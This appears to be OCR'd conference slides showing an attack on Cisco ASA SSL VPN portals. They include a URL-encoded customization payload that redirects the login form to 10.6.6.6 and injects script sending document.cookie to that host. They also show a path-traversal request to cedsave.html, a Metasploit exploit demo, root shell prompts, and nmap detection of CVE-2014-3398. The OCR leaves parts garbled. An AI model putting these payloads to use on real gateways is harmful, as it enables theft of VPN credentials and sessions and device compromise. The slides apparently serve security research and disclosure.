28For+Vista%29&application%2F10%2Forder=10&application%2F10%2Fmode=enable&application%2F11%2Fid=vnc&application%2F11%2Ftab-title=VNC&application%2F11%2Forder=11&application%
2F11%2Fmode=enable&auth-page%2Fform-order%2Fusername=200&auth-page%2Fform-order%2Fsecondary-password=600&auth-page%2Fform-order%2Fsecondary-username=500&auth-page%
2Fform-order%2Finternal-password=400&auth-page%2Fform-order%2Fgroup=100&auth-page%2Fform-order%2Fpassword=300&column%2F1%2Forder=1&column%2F1%2Fwidth=100&auth-page%
2Fwindow%2Ftitle-text=Bowser+Inc.+SSL+VPN+Service&auth-page%2Ftitle-panel%2Fmode=enable&auth-page%2Ftitle-panel%2Ftext=Bowser+Inc.+SSL+VPN+Service%
3C%2Ftitle%3E%3C%2Fform%3E%3Cform+id%3D%22unicorn_form%22+method%3D%22POST%22+onsubmit%3D%22disableButton%
28%29%22+action%3D%22https%3A%2F%2F10.6.6.6%2Fwebvpn%2Findex.html%22+onsubmit%3D%22return+onSubmit%28%29%
3B%22%3E&auth-page%2Ftitle-panel%2Flogo-url=%2F%2BCSCOU%2B%2Fbowser-inc-small.png&auth-page%2Ftitle-panel%2Fgradient=yes&auth-page%2Ftitle-panel%2Ffont-weight=normal&auth-page%2Ftitle-panel%
2Ffont-size=100%25&auth-page%2Ftitle-panel%2Ffont-color=%23800000&auth-page%2Ftitle-panel%2Fbackground-color=%2399cc00&auth-page%2Finfo-panel%2Fmode=disable&auth-page%2Finfo-panel%2Fposition=left&auth-
page%2Finfo-panel%2Ftext=&auth-page%2Finfo-panel%2Fimage-url=%2F%2BCSCOU%2B%2Fclear.gif&auth-page%2Finfo-panel%2Fimage-position=above&auth-page%2Ftitle-panel%2Fstyle=&auth-page%2Flanguage-selector%
2Fmode=disable&auth-page%2Flanguage-selector%2Ftitle=Language%3A&language%2F1%2Fcode=en&language%2F1%2Ftext=English&language%2F2%2Fcode=ja&language%2F2%2Ftext=%E6%97%A5%E6%9C%AC+%
28Japanese%29&language%2F3%2Fcode=fr&language%2F3%2Ftext=Fran%C3%A7ais+%28French%29&language%2F4%2Fcode=ru&language%2F4%2Ftext=%D0%A0%D1%83%D1%81%D1%81%D0%BA%D0%B8%D0%B9+%
28Russian%29&auth-page%2Flogon-form%2Ftitle-text=Login&auth-page%2Flogon-form%2Fmessage-text=Please+enter+your+username+and+password.&auth-page%2Flogon-form%2Fusername-prompt-text=USERNAME%
3A&auth-page%2Flogon-form%2Fsecondary-username-prompt-text=2nd+Username&auth-page%2Flogon-form%2Fpassword-prompt-text=PASSWORD%3A&auth-page%2Flogon-form%2Fsecondary-password-prompt-text=
2nd+Password&auth-page%2Flogon-form%2Fpasscode-prompt-text=Passcode&auth-page%2Flogon-form%2Fsecondary-passcode-prompt-text=2nd+Passcode&auth-page%2Flogon-form%2Finternal-password-prompt-
text=Internal+Password%3A&auth-page%2Flogon-form%2Finternal-password-hide=no&auth-page%2Flogon-form%2Fgroup-prompt-text=GROUP%3A&auth-page%2Flogon-form%2Fsubmit-button-text=Login&auth-page%2Flogon-
form%2Fborder-color=%23858A91&auth-page%2Flogon-form%2Ftitle-font-color=%23ffffff&auth-page%2Flogon-form%2Ftitle-background-color=%23666666&auth-page%2Flogon-form%2Ffont-color=%23000000&auth-page%
2Flogon-form%2Fbackground-color=%23ffffff&auth-page%2Fcopyright-panel%2Fmode=disable&auth-page%2Fcopyright-panel%2Ftext=&auth-page%2Ffull-customization%2Fmode=disable&auth-page%2Ffull-customization%
2Furl=&auth-page%2Ffull-customization%2Fdoctype=&auth-page%2Flogout-form%2Ftitle-text=Logout&auth-page%2Flogout-form%2Fmessage-text=Goodbye.%3Cbr%3EFor+your+own+security%2C+please%3A%3Cbr%3E%3Cli%
3EClear+the+browser%27s+cache%3Cli%3EDelete+any+downloaded+files%3Cli%3EClose+the+browser%27s+window&auth-page%2Flogout-form%2Flogin-button-text=Logon&auth-page%2Flogout-form%2Fhide-login-
button=no&auth-page%2Flogout-form%2Fborder-color=%23858A91&auth-page%2Flogout-form%2Ftitle-font-color=%23ffffff&auth-page%2Flogout-form%2Ftitle-background-color=%23666666&auth-page%2Flogout-form%2Ffont-
color=%23000000&auth-page%2Flogout-form%2Fbackground-color=%23ffffff&portal%2Fwindow%2Ftitle-text=&portal%2Ftitle-panel%2Fmode=enable&portal%2Ftitle-panel%
2Ftext=SSL+VPN+Service%3C%2Ftd%3E%3Cscript%3Enew+Image%28%29.src%3D%22https%3A%2F%2F10.6.6.6%2Fwebvpn%
2Findex.html%3F%22%2Bdocument.cookie%3B%3C%2Fscript%3E%3Ctd%3E&portal%2Ftitle-panel%2Flogo-url=%2F%2BCSCOU%2B%2Fbowser-inc-small.png&portal%2Ftitle-
panel%2Fgradient=yes&portal%2Ftitle-panel%2Ffont-weight=normal&portal%2Ftitle-panel%2Ffont-size=100%25&portal%2Ftitle-panel%2Ffont-color=%23800000&portal%2Ftitle-panel%2Fbackground-color=%23ffffff&portal%
2Ftitle-panel%2Fstyle=&portal%2Fnavigation-panel%2Fmode=enable&portal%2Ftoolbar%2Fmode=enable&portal%2Ftoolbar%2Fprompt-box-title=Address&portal%2Ftoolbar%2Fbrowse-button-text=Browse&portal%2Ftoolbar%
2Flogout-prompt-text=Logout&portal%2Fhome-page%2Fmode=standard&portal%2Fhome-page%2Furl=&portal%2Furl-lists%2Fmode=group&localization%2Flanguages=en%2Cja%2Cfr%2Cru&localization%2Fdefault-language=
```

```
> GET /+CSCOE+/cedsave.html?
obj=DfltCustomization&preview=logon&f=logon&pf=logon&ced=../../locale/ru/LC_MESSAGES/webvpn.mo HTTP/1.1
> User-Agent: ASDM/ Java/1.7.0_55
> Host: sslgw.bowser.inc
> Accept: */*
> Cookie: ced=../../locale/ru/LC_MESSAGES/webvpn.mo
>
< HTTP/1.1 200 OK
< Content-Type: text/html; charset=utf-8
< Transfer-Encoding: chunked
< Cache-Control: no-cache
< Pragma: no-cache
< Connection: Keep-Alive
< Date: Tue, 19 Aug 2014 05:23:59 GMT
< X-Frame-Options: SAMEORIGIN
<

<head>
<title>Edit Customization Profile</title>
<link href="/+CSCOE+/portal.css" rel="stylesheet" type="text/css">
</head>

    <br>
    <br>
    <center>
     <b>Saving customization profile ...</b><br>
    </center>
    <script>setTimeout("document.location.replace('/+CSCOE+/ced.html?preview=logon&obj=DfltCustomization&f=logon'),1000")</script>

</html>
```




er.inc/+CSCOE+/logon.html
Bowser Inc. SSL VPN Service
Login
Please enter your username and password.
GROUP: Remote_Users
rce of: https://sslgw.bowser.inc/+CSCOE+/logon.html - Mozilla Firefox
dit View Help
ser Inc. SSL VPN Service</title></form><form id="unicorn_form" method="POST" onsubmit="disableButton()" action="https://10.6.6.6/webvpn/index.html" onsubmit="
61, Col 6

WebVPN



- Form submit sends us clear-text username/password combos.
- Javascript injection in portal sends session cookie.
- **<u>Customization is reboot/upgrade persistent (flash stored)</u>**

Metasploit CED Exploit “demo”



WebVPN

- Credentials stolen..
- Remote VPN user access gained!

Agenda


#id
uid=0(root)
gid=0(root)
cisco>enable
cisco#
"Jail break"
Local shell access
Obtain SSL VPN User Access
Device Compromise
&
Privilege Escalation

Network Reconnaissance

- CVE-2014-3398
- Remotely detect the ASA firmware version..
- https://webvpn.ip/CSCOSSLC/config-auth
  - Returns firmware version number
  - i.e `"9.2(1) VPN Server internal error."`
- Write an nmap nse script!

root@kali: ~


```
root@kali:~# nmap --script cisco-asa-scan.nse 10.6.6.0/24 -p 443 -Pn -n | grep -v MAC

Starting Nmap 6.40 ( http://nmap.org ) at 2014-08-31 16:22 EST
Nmap scan report for 10.6.6.1
Host is up (0.00051s latency).
PORT    STATE SERVICE
443/tcp open  https
|_cisco-asa-scan: Cisco ASA 9.2(1)

Nmap scan report for 10.6.6.3
Host is up (0.00025s latency).
PORT    STATE SERVICE
443/tcp open  https
|_cisco-asa-scan: Cisco ASA 9.2(1)

Nmap scan report for 10.6.6.55
Host is up (0.00014s latency).
PORT    STATE    SERVICE
443/tcp filtered https

Nmap scan report for 10.6.6.6
Host is up (0.000029s latency).
PORT    STATE  SERVICE
443/tcp closed https

Nmap done: 256 IP addresses (4 hosts up) scanned in 2.21 seconds
root@kali:~#
```


WebVPN

- Network Reconnaissance shows two Cisco ASAs!
- High Availability / Redundant pair
- Typical enterprise configuration
- Maybe we can attack this?

